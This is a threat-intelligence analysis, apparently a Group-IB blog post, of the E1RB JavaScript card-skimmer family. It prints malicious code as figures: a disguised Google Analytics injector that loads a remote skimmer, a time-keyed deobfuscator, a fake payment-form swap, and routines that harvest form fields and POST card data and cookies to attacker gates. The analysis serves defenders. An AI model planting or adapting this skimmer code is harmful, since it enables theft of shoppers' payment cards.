JavaScript sniffers' new tricks: Analysis of the E1RB JS sniffer family

group-ib.com/blog/e1rb

15.03.2021


Victor Okorokov

Lead Threat Intelligence analyst at Group-IB

In January 2021, Group-IB analysts came across a new JS sniffer family. While analyzing two infected websites, they found two similar samples that used unusual anti-detection techniques. Both samples had a unique hash for each request: when a victim visited an infected online store, the JS sniffer injector uploaded the JS sniffer main script, which represented a unique sample with unique obfuscated data and the names of all variables and functions. In one of the samples, the threat actor used time-based obfuscation: part of the key in the obfuscation mechanism was the value of the minutes when the attacker's website, which hosted the JS sniffer payload, received the request. After analyzing the code and studying the deobfuscation logic, Group-IB analysts found that both samples were similar and only differed by the gates for collecting stolen credentials. Both samples analyzed belonged to the JS sniffer family that Group-IB named E1RB. Judging from the code specificities, this JS sniffer family is based on Grelos JS sniffer family, used by many cybercriminal groups.

First E1RB sample


In the first case, the infection starts after a small piece of code is injected into the HTML code of a compromised website (Picture 1).



```
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObjects']=r;a=s.createElement (g),m=s.
    getElementsByTagName(g)[0];if(i.location.href.indexOf(i.atob(r)) >0){a.async=1;a.src='https://'
    +i.atob(o);m.parentNode.insertBefore(a,m)}}) (window,document,'
    Z29vZ2xlLWFuYWxpdGljcy5vcmcvZGllbS9zdGF0','script','b25lcGFnZQ==', '//www.google-analytics.com/
    analytics.js','ga');
```

Picture 1: Malicious injector for downloading another payload

This small piece of code is a modified sample of a legitimate snippet designed to load a Google Analytics script (Picture 2).




```
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','//www.google-analytics.com/analytics.js','ga');
```

Picture 2: Legitimate Google Analytics injector

Due to this modification, instead of loading the legitimate library the malicious injector checks whether there is a "onepage" keyword in the user's location address, which would indicate that the user visited the checkout page. If so, the injector loads the malicious script for stealing bank card information from URL google-analitics[.]org/diem/stat.


The first part of the injected script is designed to replace a payment form: a fake one is stored as Base64-encoded data in the script in the "val" variable (Picture 3).



```
jQuery( document ).ready(function() {

val = 'PGxpIGNsYXNzPSJmaWVsZHMiPgogICAgPGRpdiBjbGFzcz0iZmllbGQiPgogICAgICAgIDxsYWJlbC
var check = function(){
        if(jQuery("#checkout-step-payment #dt_method_paypal_express img").length) {
            jQuery("#payment_form_paypal_express > li").after(atob(val));
        }
        else {
            setTimeout(check, 300);
        }
    }
    check();
});
```

Picture 3: Code for replacing the original payment form with the fake one

After decoding Base64 data, Group-IB analysts obtained the HTML code of the fake form that was used to collect bank card information and that replaced the original payment form (Picture 4).



- * Card number
- * CVV
- * Date expired month

  Select month


  * Date expired year

  Select year

Picture 4: Fake payment form used in the JS sniffer

The second part of the injected script collects bank card information. It is obfuscated and contains a deobfuscation function. The obfuscation/deobfuscation mechanism uses current time: when the attacker's server receives a request of the JavaScript sniffer script, it obfuscates the script source code using the minute value of the request time. When the script is ready to be executed, it is deobfuscated using the getUTCMinutes() function, which returns value in minutes of the current time (Picture 5).

An interesting fact about this script is that, for each request, the names of functions and variables are unique: the server-side script renames the names with random strings. As such, for each request the malicious script has a unique fingerprint.




```
var prxtlvy = function() {
    document.removeEventListener('mousemove', prxtlvy);
    wxxly('G410R3o0D1e0C4c0X4h0G480T3n0N470X3o0Q160H3n0V1n0V4a0B2e0Z290A290Y1d0O4d0R460X3m0D3n0D3o0I410
};
document.addEventListener('mousemove', prxtlvy);

function wxxly(zdolahn) {
    var qvfcrqrxt = new Date();
    var uxebl = 'Z';
    var clmczumafm = 'A';
    var zrcfnzohkb = [];
    var dghaf = new RegExp('[' + clmczumafm + '-' + uxebl + ']');
    var ltqb = zdolahn.split(dghaf);
    for (var i = 0; i < ltqb.length; i++) {
        zrcfnzohkb.push(String.fromCharCode(parseInt(ltqb[i], 26) / (qvfcrqrxt.getUTCMinutes())));
    }
    eval(zrcfnzohkb.splice(1, zrcfnzohkb.length).join(''));
}
```

Picture 5: Code to deobfuscate the main part of the JS sniffer source code

After the deobfuscation, we get a clean script designed to collect the customer's bank card information on the infected website of the online store during checkout.


Malicious script uses the URL address hXXps://google-analitics[.]org/diem/track as a gate. All collected bank cards are sent there (Picture 6).



```
if(typeof e1rB=='undefined'){

    var e1rB={

        url : "https://google-analitics.org/diem/track",
        data : null,
        // userid : '1',
        // key : "wXA013i2N4vz30",

        init : function(){

            e1rB.init_functions();
            e1rB.event();

        },
```

Picture 6: Part of the final JS payload with the gate for collecting stolen data


The script collects information from the following elements: input, select, text area, checkbox, and button (Picture 7).



```
collector : function(){

    var y6709x = [];
    var aTj31=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var dIuwV=0;dIuwV<aTj31.length;dIuwV++){
        if(aTj31[dIuwV].value.length>0){
            var o5P4Ra = (aTj31[dIuwV].name!='' ? aTj31[dIuwV].name : aTj31[dIuwV].id);
            var d5Cvt3 = encodeURIComponent(aTj31[dIuwV].value);
            y6709x.push(o5P4Ra+"="+d5Cvt3);
        }
    }

    e1rB.data = (y6709x.length>0 ? y6709x.join("&") : null);

},
```

Picture 7: Part of the JS sniffer for collecting bank card information

All the collected information is encoded and then sent to the gate address using a HTTP POST request (Picture 8).




```
send : function(){

    var outr = [

        "cookie="+e1rB.cookie,
        // "userid="+e1rB.userid,
        // "key="+e1rB.key,
        "hostname="+location.hostname,
        //"data="+encodeURIComponent(btoa(e1rB.data)),
        "data="+encodeURIComponent(e1rB.data),

    ];

    var xs1iF3 = "data="+encodeURIComponent(e1rB.encrypt(outr.join("&")));

    var q9ST5=new XMLHttpRequest();
    q9ST5.open('POST',e1rB.url);
    q9ST5.setRequestHeader('Content-type','application/x-www-form-urlencoded');
    q9ST5.send(xs1iF3);

    e1rB.data = null;

},
```

Picture 8: Part of the JS sniffer for sending collected payment information

An analysis of the final payload used to steal customer bank cards showed that, in this case, the attackers used a modified version of the Grelos JavaScript sniffer. Variations of Grelos-based sniffers are used by many groups, including UltraRank, which used it in its earliest attacks in 2015. Group-IB named this variation of the Grelos JS sniffer E1RB, after the name of the main object in the sniffer source code.

Second sample


The second infection starts with a similar snippet of a modified Google Analytics injector. The modified Google Analytics script searches for string "onestepcheckout" in the user's address and if the search returns "true", the script loads a JavaScript sniffer from the URL address cdn-gstat[.]com/thredzonline/script.



```
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObjects']=r;a=s.createElement (g),m=s.getElementsByTagName(g)[0];if(i.
    location.href.indexOf(i.atob(r)) >0){a.async=1;a.src='https://'+i.atob(o);m.parentNode.insertBefore(a,m)}}) (window
    ,document,'Y2RuLWdzdGF0LmNvbS90aHJlZHpvbmxpbmUvc2NyaXB0','script','b25lc3RlcGNoZWNrb3V0', '
    //www.google-analytics.com/analytics.js','ga');
```

Picture 9: Malicious injector for downloading the JS sniffer


The downloaded script (Picture 10) uses another obfuscation mechanism, however. In this case, the attackers again used a server-side script for creating unique JS sniffer samples. With each request, the server re-obfuscates the script with new names of functions and variables.



```
var _0xc72e=["","split","0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/","slice",
    "indexOf","","",".","pow","reduce","reverse","0"];function _0xe25c(d,e,f){var g=_0xc72e[2][
    _0xc72e[1]](_0xc72e[0]);var h=g[_0xc72e[3]](0,e);var i=g[_0xc72e[3]](0,f);var j=d[_0xc72e[1]](
    _0xc72e[0])[_0xc72e[10]]()[_0xc72e[9]](function(a,b,c){if(h[_0xc72e[4]](b)!==-1)return a+=h[
    _0xc72e[4]](b)*(Math[_0xc72e[8]](e,c))},0);var k=_0xc72e[0];while(j>0){k=i[j%f]+k;j=(j-(j%f))/f
    }return k||_0xc72e[11]}eval(function(h,u,n,t,e,r){r="";for(var i=0,len=h.length;i<len;i++){var
    s="";while(h[i]!==n[e]){s+=h[i];i++}for(var j=0;j<n.length;j++)s=s.replace(new RegExp(n[j],"g")
    ,j);r+=String.fromCharCode(_0xe25c(s,e,10)-t)}return decodeURIComponent(escape(r))}("EOpnOnpwkn
pwEOpQwQpQEwpQwQpQnQpwOQpwyypnOypnOOpwknpwwkpQyOpwQwpwwOpwOypwwwpwEkpwkEpwykpwOOpwyypwkkpwOypwOkpnQ
OpwkypnQOpQknpwykpwkEpwOEpwkEpnOnpwQnpwnOpwnnpwEkpwnnpwnOpnOypwyEpwkypnOEpQEEpwykpwwOpwywpwEnpQykpw
kkpwOypwOkpwykpwnnpwnOpnOkpwywpwnwpQkypnOypwynpwkypQkEpwQkpQyypwQOpwEwpwQQpwEOpwkypwnQpwwEpwEkpwkyp
wEQpwwEpwyEpwQOpwykpwOOpwEQpwkkpQkEpwQOpQyypwQOpwEQpwQkpnOypwQOpwyypQyQpwOwpwnwpwnQpwQQpwyEpwQOpwOy
pQyQpQkkpwkkpwnOpwQQpwEOpwkypwykpQEEpQykpwnnpwnOpQknpQnypwQwpwyypnOkpnOnpwnnpwnOpQknpQnypwOQpwyypnO
kpnOnpwkkpwOypwOkpwykpwnnpwnOpnOkpQnypwwOpwOypwQQpnOEpwwOpwywpwEnpQykpwknpwnOpQyQpnOkpwkEpwnQpwwQpw
ywpwkEpwOEpwEOpnOkpwnnpwwkpQknpwykpwkEpwOypwwEpQyOpwkEpwOQpwQOpwywpwknpwnOpwwQpQyypwQOpwEQpwQkpnOyp
wQOpwykpwOOpwynpwkEpwnQpwwwpnOnpwnwpQkypQyypnOQpwkypwOypnOypwEOpwkEpwOypwwypQyypwQOpwykpwQOpwywpwkk
pwEQpwOkpnOQpwnnpwwkpQknpwykpwnwpnQOpwOnpwykpwQOpwOEpwnnpwynpwkkpwOEpwwEpwEOpwwOpwwnpwQOpwykpwQOpwO
EpwwwpwEkpwkEpwOypnOypwEOpwwOpwwnpwQQpwOwpwnwpwnQpwQQpwyEpwQOpwOypQyQpQkkpwkkpwnOpwQQpwEOpwkypwykpw
QOpwywpwnwpQkypnOypwynpwkypQkEpwQkpQyypwQOpwEQpwEOpnOwpwkypwOEpwwEpQknpwQnpwnQpwwwpwEOpwyOpwOEpwwQp
wywpwkypwEQpwwEpnOypwkEpwnOpwEOpnOEpwnnpwnOpwwQpnOQpwnnpwnOpQyQpQknpwkypwEwpwyEpwykpwwOpwywpwEnpQyk
```

Picture 10: Script downloaded by the injector

After cleaning up the script text, Group-IB analysts uncovered the deobfuscation algorithm (Picture 11). This variant uses a similar snippet for replacing the original payment form with a fake one, stored as Base64-encoded data.

